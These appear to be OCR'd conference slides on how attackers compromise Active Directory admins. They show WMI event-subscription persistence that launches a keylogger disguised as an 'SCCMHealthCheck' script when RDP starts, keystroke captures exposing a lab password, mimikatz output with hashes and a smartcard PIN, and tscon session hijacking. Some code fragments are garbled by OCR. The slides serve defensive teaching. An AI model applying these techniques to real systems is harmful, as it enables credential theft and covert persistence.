
How many GPOs apply to the workstation &
how many accounts have modify rights?






Who has control of your workstation?

Exploiting Typical Administration



Exploiting Typical Administration



Exploiting Typical Administration

```
PS C:\Windows\system32> # Create WMI Event Filter
$iFilter = ([WMICLASS]"\\.\root\subscription:__EventFilter").CreateInstance()
$iFilter.QueryLanguage = "WQL"
$iFilter.EventNamespace = "ROOT\wmi"
$iFilter.Query = "SELECT * FROM Win32_PRocessStartTrace WHERE ProcessName='mstsc.exe'"
$iFilter.Name = "Monitor RDP"

ProcessName='mstsc.exe'"

umer").CreateInstance()

ypass -File 'c:\temp\scripts\SCCMHealthCheck.ps1'"
$Result = $iConsumer.Put()
$Consumer = $Result.Path # To be used in binding
# Establish binding between WMI event filter and consumer
$iBinding = ([wmiclass]"\\.\root\subscription:__FilterToConsumerBinding").CreateInstance()
$iBinding.Filter = $Filter

'c:\temp\scripts\SCCMHealthCheck.ps1'"


Path          : \\.\root\subscription:__FilterToConsumerBinding.Consumer="\\\\.\\root\\subscription:CommandLineEventConsumer.Name=\"SCCM
                HealthCheck\"",Filter="\\\\.\\root\\subscription:__EventFilter.Name=\"Monitor RDP\""
RelativePath  : __FilterToConsumerBinding.Consumer="\\\\.\\root\\subscription:CommandLineEventConsumer.Name=\"SCCM
                HealthCheck\"",Filter="\\\\.\\root\\subscription:__EventFilter.Name=\"Monitor RDP\""
Server        : .
NamespacePath : root\subscription
ClassName     : __FilterToConsumerBinding
IsClass       : False
IsInstance    : True
IsSingleton   : False
```

Exploiting Typical Administration

```
PS C:\Windows\system32> # Create WMI Event Filter
$iFilter = ([WMICLASS]"\\.\root\subscription:__EventFilter").CreateInstance()
```

SCCMHealthCheck.ps1

```
function Get-Keystrokes {
<#
.SYNOPSIS

    Logs keys pressed, time and the active window.

    PowerSploit Function: Get-Keystrokes
    Original Authors: Chris Campbell (@obscuresec) and Matthew Graeber (@mattifestation)
    Revised By: Jesse Davis (@secabstraction)
    License: BSD 3-Clause
    Required Dependencies: None
    Optional Dependencies: None

.PARAMETER LogPath

    Specifies the path where pressed key details will be logged. By default, keystrokes are logged to %TEMP%\key.log.

.PARAMETER Timeout

    Specifies the interval in minutes to capture keystrokes. By default, keystrokes are captured indefinitely.

.PARAMETER PassThru


    Returns the keylogger's PowerShell object, so that it may manipulated (disposed) by the user; primarily for testing purposes.

.LINK

    http://www.obscuresec.com/
    http://www.exploit-monday.com/
    https://github.com/secabstraction
#>
    [CmdletBinding()]
    Param (
        [Parameter(Position = 0)]
```




Exploiting Typical Administration



Exploiting Typical Administration

```
"TypedKey","WindowTitle","Time"
"Remote Desktop Connection","8/1/2018 2:08:19 AM"
"t","r","d","c","d","c","1","1",".","l","a","b",".","t","r","i","m","a","r","c","r","e","s","e","a","r","c","h",".","c","o","m","<Enter>",
"t","r","i","m","a","r","c","l","a","b","\","d","a","r","t","h","v","a","d","e","r",
"<Tab>","<Shift>",
"S","k",""y","w","a","l","k","e","r","2","0","1","8","<Shift>","!",
```

```
TypedKeyWindowTitleTime
Remote Desktop Connection 8/1/2018 2:08:19 AM

trdcdc11.lab.trimarcresearch.com<Enter>
trimarclab\darthvader
<Tab>
<Shift>Skywalker2018<Shift>!
```




Protecting Admins with Smartcards

- RDP from user workstation with Admin account using Smartcard
- No password is entered or can be captured.
- Secure, right?

Benjamin Delpy @gentilkiwi · Oct 5, 2016

New #mimikatz release "Tiramisu Nutella+Speculoos" - github.com/gentilkiwi/mim...

SmartCard/Token **PIN** code in Windows 10 1607 and old 2012r2


```
imikatz 2.1 x64 (oe.eo)
ntication Id : 0 ; 294446 (00000000:00047e2e)
on           : Interactive from 1
Name         : admin
n            : COMPANY
 Server      : DC1
 Time        : 30/09/2016 15:13:35
             : S-1-5-21-504569365-2122958605-3922303804-11
   msv :
    [00000003] Primary
    * Username : admin
    * Domain   : COMPANY
    * NTLM     : 217e50203a5aba59cefa863c724bf61b
    * DPAPI    : 8394ad6d481e0c13afcfa0808cbba097
   tspkg :
   wdigest :
    * Username : admin
    * Domain   : COMPANY
    * Password : (null)
   kerberos :
    * Username : admin
    * Domain   : COMPANY.ZZ
    * Password : (null)
    * Smartcard
        PIN code : 123456
        Card     : Identity Device (NIST SP 800-73 [PIV])
        Reader   : Yubico Yubikey NEO OTP+CCID 0
        Container: 42366e77-0b36-4828-9a1e-5aa3325fc105
        Provider : Microsoft Base Smart Card Crypto Provid
   ssp :
   credman :
```



Hijacking the Admin/Jump Server

"if you run tscon.exe as the SYSTEM user, ***you can connect to any session without a password"***

- Get Admin on the server
- Get SYSTEM
- Run tscon.exe as SYSTEM



Alexander Korznikov demonstrates using Sticky Keys and tscon to access an administrator RDP session — without even logging into the server.

https://medium.com/@networksecurity/rdp-hijacking-how-to-hijack-rds-and-remoteapp-sessions-transparently-to-move-through-an-da2a1e73a5f6

Cloud Integration Concerns



Express Permissions for Azure AD Connect

Permissions for the created AD DS account for express settings

The account created for reading and writing to AD DS have the following permissions when created by express settings:

Permission	Used for
• Replicate Directory Changes • Replicate Directory Changes All	Password sync
Read/Write all properties User	Import and Exchange hybrid
Read/Write all properties iNetOrgPerson	Import and Exchange hybrid
Read/Write all properties Group	Import and Exchange hybrid
Read/Write all properties Contact	Import and Exchange hybrid
Reset password	Preparation for enabling password writeback

DEF CON 25 (July 2017)

